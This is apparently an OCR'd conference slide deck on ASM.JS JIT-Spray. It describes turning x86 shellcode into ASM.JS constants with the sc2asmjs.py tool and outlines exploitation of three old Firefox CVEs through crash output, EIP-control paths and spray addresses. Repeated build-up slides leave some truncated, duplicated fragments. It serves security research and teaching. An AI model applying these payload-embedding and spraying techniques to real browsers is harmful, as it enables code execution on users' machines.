
[10100530h]
[10100538h]
[10100540h]
[10100548h]

444

ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI



– constants are executable!

– constants are continuous in memory!

→ full constant usable as payload!

→ able to embed continuous code!

Automated Payload Generation

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Input: x86 assembly shellcode, or loader and payload
- sc2asmjs.py assembles it, transforms instructions, fixes branch-target distances
- Output: ASM.JS code containing your payload
- During exploit/run time: ASM.JS → machine code

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Problems of automated payload generation:
  - x86 instruction size <= 3 bytes (arithmetics) or <= 2 bytes (parameter passing)
  - branch target distance, loops?
  - side effects of semantic nops?

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Some problems solved
  - transform MOVs
  - preserve flags when needed
  - loop and branch adjustments

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Some problems solved
  - – transform MOVs
  - – preserve flags when needed
  - – loop and branch adjustments

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
mov REG32, IMM32
```

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
mov REG32, IMM32
```

```
push EAX
xor EAX, EAX
mov AL, ((IMM32 & 0x00ff0000) >> 16) + (1 : 0 ? (IMM32 & 0x00ff0000 >> 16) < 0xff)
mov AH, ((IMM32 & 0xff000000) >> 24) + (1 : 0 ? IMM32 & 0x00ff0000 >> 16) == 0xff)
xor REG32, REG32
dec REG16
mul REG32
mov AL, (IMM32 & 0xff)
mov AH, (IMM32 & 0xff00) >> 8
mov REG32, EAX
pop EAX
```

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
```

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
```

```
+00:    50          push eax
+01:    31 c0       xor eax, eax
+03:    b0 23       mov al, 0x23
+05:    b4 11       mov ah, 0x11
+07:    31 c9       xor ecx, ecx
+09:    66 49       dec cx
+0b:    f7 e1       mul ecx
+0d:    b4 33       mov ah, 0x33
+0f:    b0 44       mov al, 0x44
+11:    89 c1       mov ecx, eax
+13:    58          pop eax
```

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
```

```
+00:  50        push eax
+01:  31 c0     xor eax, eax
+03:  b0 23     mov al, 0x23
+05:  b4 11     mov ah, 0x11
+07:  31 c9     xor ecx, ecx
+09:  66 49     dec cx
+0b:  f7 e1     mul ecx
+0d:  b4 33     mov ah, 0x33
+0f:  b0 44     mov al, 0x44
+11:  89 c1     mov ecx, eax
+13:  58        pop eax
```

- Instructions <= 2 bytes

→ stage0 compatible

ASM.JS Payloads

Automated payload generation (*sc2asmjs.py*)

- Transform MOVs (example)

```
b944332211      mov ecx, 0x11223344
```

```
+00:  50        push eax
+01:  31 c0     xor eax, eax
+03:  b0 23     mov al, 0x23
+05:  b4 11     mov ah, 0x11
+07:  31 c9     xor ecx, ecx
+09:  66 49
+0b:  f7 e1     mul ecx
+0d:  b4 33     mov ah, 0x33
+0f:  b0 44     mov al, 0x44
+11:  89 c1     mov ecx, eax
+13:  58        pop eax
```

ASM.JS code

```
val = ffi_func(
    0x04eb9050|0,
    0x04ebc031|0,
    0x04eb23b0|0,
    0x04eb11b4|0,
    0x04ebc931|0,
    0x04eb4966|0,
    0x04ebe1f7|0,
    0x04eb44b0|0,
    0x04eb33b4|0,
    0x04ebc189|0,
    0x04eb9058|0
```

ASM.JS Payloads

Automated payload generation (

- Transform MOVs (example)

```
b944332211      mov ecx, 0x1122
```

```
+00:  50        push eax
+01:  31 c0     xor eax, eax
+03:  b0 23     mov al, 0x23
+05:  b4 11     mov ah, 0x11
+07:  31 c9     xor ecx, ecx
+09:  66 49
+0b:  f7 e1     mul ecx
+0d:  b4 33     mov ah, 0x33
+0f:  b0 44     mov al, 0x44
+11:  89 c1     mov ecx, eax
+13:  58        pop eax
```

```
2]> pdR
  0x10100042      50              push eax
  0x10100043      90              nop
< 0x10100044      eb04            jmp 0x1010004a
  0x1010004a      31c0            xor eax, eax
< 0x1010004c      eb04            jmp 0x10100052
  0x10100052      b023            mov al, 0x23
< 0x10100054      eb04            jmp 0x1010005a
  0x1010005a      b411            mov ah, 0x11
< 0x1010005c      eb04            jmp 0x10100062
  0x10100062      31c9            xor ecx, ecx
< 0x10100064      eb04            jmp 0x1010006a
  0x1010006a      6649            dec cx
< 0x1010006c      eb04            jmp 0x10100072
  0x10100072      f7e1            mul ecx
< 0x10100074      eb04            jmp 0x1010007a
  0x1010007a      b044            mov al, 0x44
< 0x1010007c      eb04            jmp 0x10100082
  0x10100082      b433            mov ah, 0x33
< 0x10100084      eb04            jmp 0x1010008a
  0x1010008a      89c1            mov ecx, eax
< 0x1010008c      eb04            jmp 0x10100092
  0x10100092      58              pop eax
  0x10100093      90              nop
```

ASM.JS Payloads

Automated payload generation (

- Transform MOVs (example)

```
b944332211      mov ecx, 0x1122
```

```
+00:  50        push eax
+01:  31 c0     xor eax, eax
+03:  b0 23     mov al, 0x23
+05:  b4 11     mov ah, 0x11
+07:  31 c9     xor ecx, ecx
+09:  66 49
+0b:  f7 e1     mul ecx
+0d:  b4 33     mov ah, 0x33
+0f:  b0 44     mov al, 0x44
+11:  89 c1     mov ecx, eax
+13:  58        pop eax
```

```
2]> pdR
  0x10100042      50              push eax
  0x10100043      90              nop
< 0x10100044      eb04            jmp 0x1010004a
  0x1010004a      31c0            xor eax, eax
< 0x1010004c      eb04            jmp 0x10100052
  0x10100052      b023            mov al, 0x23
< 0x10100054      eb04            jmp 0x1010005a
  0x1010005a      b411            mov ah, 0x11
< 0x                              52
  0x
< 0x10100064      eb04            jmp 0x1010006a
  0x1010006a      6649            dec cx
< 0x1010006c      eb04            jmp 0x10100072
  0x10100072      f7e1            mul ecx
< 0x10100074      eb04            jmp 0x1010007a
  0x1010007a      b044            mov al, 0x44
< 0x1010007c      eb04            jmp 0x10100082
  0x10100082      b433            mov ah, 0x33
< 0x10100084      eb04            jmp 0x1010008a
  0x1010008a      89c1            mov ecx, eax
< 0x1010008c      eb04            jmp 0x10100092
  0x10100092      58              pop eax
  0x10100093      90              nop
```

sprayed ASM.JS payload

Exploitation

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)
- Analysis and bug trigger available in Mozilla Bug report

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)
- Analysis and bug trigger available in Mozilla Bug report
- Take crashing testcase – find a road to EIP to write alternative exploit with ASM.JS JIT-Spray

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Appeared in the wild (Tor Browser)
- Analysis and bug trigger available in Mozilla Bug report
- Take crashing testcase – find a road to EIP to write alternative exploit with ASM.JS JIT-Spray
- Much simpler than original exploit
  – no info leak and code reuse

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

```
(1868.197c): Access violation - code c0000005 (first chance)

mov     eax,dword ptr [ecx+0ACh] ds:002b:414141ed=????????

0:000> ?eip-xul
Evaluate expression: 7995613 = 007a00dd
```

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

```
(1868.197c): Access violation - code c0000005 (first chance)

mov     eax,dword ptr [ecx+0ACh] ds:002b:414141ed=????????

0:000> ?eip-xul
Evaluate expression: 7995613 = 007a00dd
```

  - ECX is controlled at `xul.dll + 0x7a00dd`

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

  – search for EIP control after `xul.dll + 0x7a00dd`
  → … follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

  – search for EIP control after `xul.dll + 0x7a00dd`
  → … follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

  – Exploit:
    - ASM.JS JIT-Spray to `0x1c1c0054`

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

  – search for EIP control after `xul.dll + 0x7a00dd`
  → … follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

  – Exploit:
    - ASM.JS JIT-Spray to `0x1c1c0054`
    - Typed Array spray for controlling memory at ECX and EAX

ASM.JS JIT-Spray Exploits

Exploiting CVE-2017-9079

- Firefox 50.0.1 32-bit

  – search for EIP control after `xul.dll + 0x7a00dd`
  → … follow 5 calls and you find:

```
xul + 0x1c0cb8: call dword [eax + 0x138]
```

  – Exploit:
    - ASM.JS JIT-Spray to `0x1c1c0054`
    - Typed Array spray for controlling memory at ECX and EAX
    - Trigger the bug

Exploiting CVE-2016-2819

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Firefox 46.0.1 32-bit
- “HTML5 parser heap-buffer-overflow”

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Firefox 46.0.1 32-bit
- “HTML5 parser heap-buffer-overflow”
- Analysis and crashing testcase available in Mozilla Bug report

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Firefox 46.0.1 32-bit
- “HTML5 parser heap-buffer-overflow”
- Analysis and crashing testcase available in Mozilla Bug report
- Patched at several vulnerable code paths

Exploiting CVE-2016-2819

- Crashing testcase targets difficult to exploit code path
  - bruteforce necessary

Exploiting CVE-2016-2819

- Crashing testcase targets difficult to exploit code path
  - bruteforce necessary

- Further analysis based on other patched code paths
  - easier to exploit code path available
  - modification of crashing testcase reaches path

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

1)

1) integer underflow

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

2)

1)

1) integer underflow

2) control over **node** object

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

2)

3)

1)

1) integer underflow

2) control over **node** object

3) **group** is constant
   → no need to bruteforce

Exploiting CVE-2016-2819

- Easier-to-exploit code path:

```
for (; ; ) {
  nsHtml5StackNode* node = stack[eltPos];
  if (node->getGroup() == group) {
    // ...
    while (currentPtr >= eltPos) {
      pop();
    }
    break;
  } else if (/*...*/) {
    break;
  }
  eltPos--;
}
```

2)

3)

4)

1)

1) integer underflow

2) control over **node** object

3) **group** is constant
   → no need to bruteforce

4) **pop()** calls **node→release()**
   → **EIP** control

Exploiting CVE-2016-1960

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”
- Analysis and crashing testcase available in Mozilla Bug report

ASM.JS JIT-Spray Exploits

Exploiting CVE-2016-1960

- Firefox 44.0.2 32-bit
- “Use-after-free in HTML5 string parser”
- Analysis and crashing testcase available in Mozilla Bug report
- Looks suspiciously similar to CVE-2016-2819

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path

→ public exploit uses bruteforce approach

Exploiting CVE-2016-1960

- While crashing testcase is different from CVE-2016-2819, it exercises same (difficult to exploit) code path

  → public exploit uses bruteforce approach

- Let’s try something: modify crashing testcase in same way as for CVE-2016-2819

  → works! EIP control and ASM.JS payload execution

Conclusion

Conclusion

- JIT-Spray simplified client-side exploitation
- ASM.JS in OdinMonkey (x86) was the perfect JIT-Spray target
- JIT-Spray was possible on x86 and ARM
- JIT-Spray is infeasible in a large (64-bit) address space, under ASLR and Control-Flow Integrity
- JIT compilers have a big attack surface and remain prone to vulnerabilities

Thank you!

Questions?

Appendix: Additional and Alternative Slides

References

References

1. https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/
2. https://blog.mozilla.org/javascript/2012/09/12/ionmonkey-in-firefox-18/
3. https://v8project.blogspot.de/2015/07/digging-into-turbofan-jit.html
4. http://mainisusuallyafunction.blogspot.de/2012/11/attacking-hardened-linux-systems-with.html
5. https://github.com/adobe-flash/avmplus
6. http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf
7. http://media.blackhat.com/bh-us-11/Tsai/BH_US_11_TsaiPan_Weapons_Targeted_Attack_Slides.pdf
8. https://dl.packetstormsecurity.net/papers/shellcode/Writing-JIT-Spray-Shellcode.pdf
9. https://bit.ly/2rMAR0p
10. https://www.nccgroup.trust/us/about-us/resources/jit/
11. http://zhodiac.hispahack.com/my-stuff/security/Flash_Jit_InfoLeak_Gadgets.pdf
12. https://bit.ly/2rMqbyh
13. https://sites.google.com/site/bingsunsec/WARPJIT
14. https://xlab.tencent.com/en/2015/12/09/bypass-dep-and-cfg-using-jit-compiler-in-chakra-engine/
15. https://theori.io/research/chakra-jit-cfg-bypass
16. https://bugs.chromium.org/p/project-zero/issues/detail?id=1435
17. https://bugs.chromium.org/p/chromium/issues/list?can=1&q=wasm
18. https://www.thezdi.com/blog/2017/8/24/deconstructing-a-winning-webkit-pwn2own-entry
19. https://www.thezdi.com/blog/2018/3/14/pwn2own-2018-results-from-day-one
20. https://bugs.chromium.org/p/chromium/issues/detail?id=765433

References

21. https://github.com/Microsoft/ChakraCore/pull/5116
22. https://blog.mozilla.org/luke/2013/03/21/asm-js-in-firefox-nightly/
23. https://github.com/rh0dev/shellcode2asmjs
24. https://bugzilla.mozilla.org/show_bug.cgi?id=1321066
25. https://bugzilla.mozilla.org/show_bug.cgi?id=1270381
26. https://bugzilla.mozilla.org/show_bug.cgi?id=1246014
27. https://rh0dev.github.io/blog/2018/more-on-asm-dot-js-payloads-and-exploitation/

More Flaws beyond JIT-Spray

Beyond JIT-Spray

JIT-related flaws

- More exploit-mitigation bypasses

– DEP and CFG Bypass (Tencent, 2015)

Beyond JIT-Spray

JIT-related flaws

- More exploit-mitigation bypasses

– DEP and CFG Bypass (Tencent, 2015)

– Chakra-JIT CFG Bypass (Theori, 2016)

Beyond JIT-Spray

JIT-related flaws

- More exploit-mitigation bypasses

– DEP and CFG Bypass (Tencent, 2015)

– Chakra-JIT CFG Bypass (Theori, 2016)

– ACG Bypass (Ivan Fratric, 2018)

JIT-related flaws

- Vulnerabilities in JIT-compilers
  - Web Assembly bugs found by Google P0

JIT-related flaws

- Vulnerabilities in JIT-compilers
  - Web Assembly bugs found by Google P0
  - Safari JIT (Pwn2Own 2017, Pwn2Own 2018)

JIT-related flaws

- Vulnerabilities in JIT-compilers
  - Web Assembly bugs found by Google P0
  - Safari JIT (Pwn2Own 2017, Pwn2Own 2018)
  - Chrome 63 (Windows OSR Team)

Beyond JIT-Spray

JIT-related flaws

- Vulnerabilities in JIT-compilers
  - Web Assembly bugs found by Google P0
  - Safari JIT (Pwn2Own 2017, Pwn2Own 2018)
  - Chrome 63 (Windows OSR Team)
  - Chakra JIT (CVE-2018-8137, CVE-2018-0953)

JIT-based Code Reuse

JIT-Code Reuse

- Similar to JIT-Spray but requires **info leak**
- Abuse JIT to achieve various goals:
  - two payload bytes are enough to create gadgets
    → bypass static ROP protections
  - hide code within direct branch offsets
    → bypass Execute-Only Memory
  - find 4-byte constants missed by constant blinding
    → bypass constant blinding and create gadgets

Automated Payload Generation: Preserving Flags

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

  - payload we want to insert:

```
3C 10   CMP AL, 61
74 0E   JE $+0x10
```

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed
  - payload we want to insert:

```
3C 10   CMP AL, 61
74 0E   JE $+0x10
```

  - sprayed payload:

```
3C 10  CMP AL, 61
A8 05  TEST AL, 05
74 0E  JE $+0x10
```

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed

  - payload we want to insert:

```
3C 10   CMP AL, 61
74 0E   JE $+0x10
```

  - sprayed payload:

```
3C 10  CMP AL, 61
A8 05
74 0E  JE $+0x10
```

→ semantic nop kills flags

ASM.JS Payloads

Automated payload generation

- Preserve flags when needed
  - payload we want to insert:

```
3C 10   CMP AL, 61
74 0E   JE $+0x10
```

  - sprayed payload:

```
3C 10  CMP AL, 61
A8 05
74 0E  JE $+0x10
```

→ semantic nop kills flags

  - save and restore flags around semantic nop

```
3C 10  CMP AL, 61
9C     PUSHFD          --> save flags
A8 05  TEST AL, 05     --> kills flags
9D     POPFD           --> restore flags
74 0E  JE $+0x10
```

Float Pool Spray: Alternative Slides

ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0.0
    val = +ffi_func(
        2261634.5098039214,      // 0x4141414141414141
        156842099844.51764,      // 0x4242424242424242
        1.0843961455707782e+16,  // 0x4343434343434343
        7.477080264543605e+20)   // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values

```
0x00: movsd xmm1, mmword [****0530]
0x08: movsd xmm3, mmword [****0538]
0x10: movsd xmm2, mmword [****0540]
0x18: movsd xmm0, mmword [****0548]
...

****0530:
41414141 41414141 42424242 42424242
****0540:
43434343 43434343 44444444 44444444
...
```

ASM.JS Statements Suitable to Embed Code

- Foreign function call with double values


```
0x00: movsd xmm1, mmword [****0530]
0x08: movsd xmm3, mmword [****0538]
0x10: movsd xmm2, mmword [****0540]
0x18: movsd xmm0, mmword [****0548]
...

****0530:
41414141 41414141 42424242 42424242
****0540:
43434343 43434343 44444444 44444444
...
```

– constants are referenced


ASM.JS Statements Suitable to Embed Code

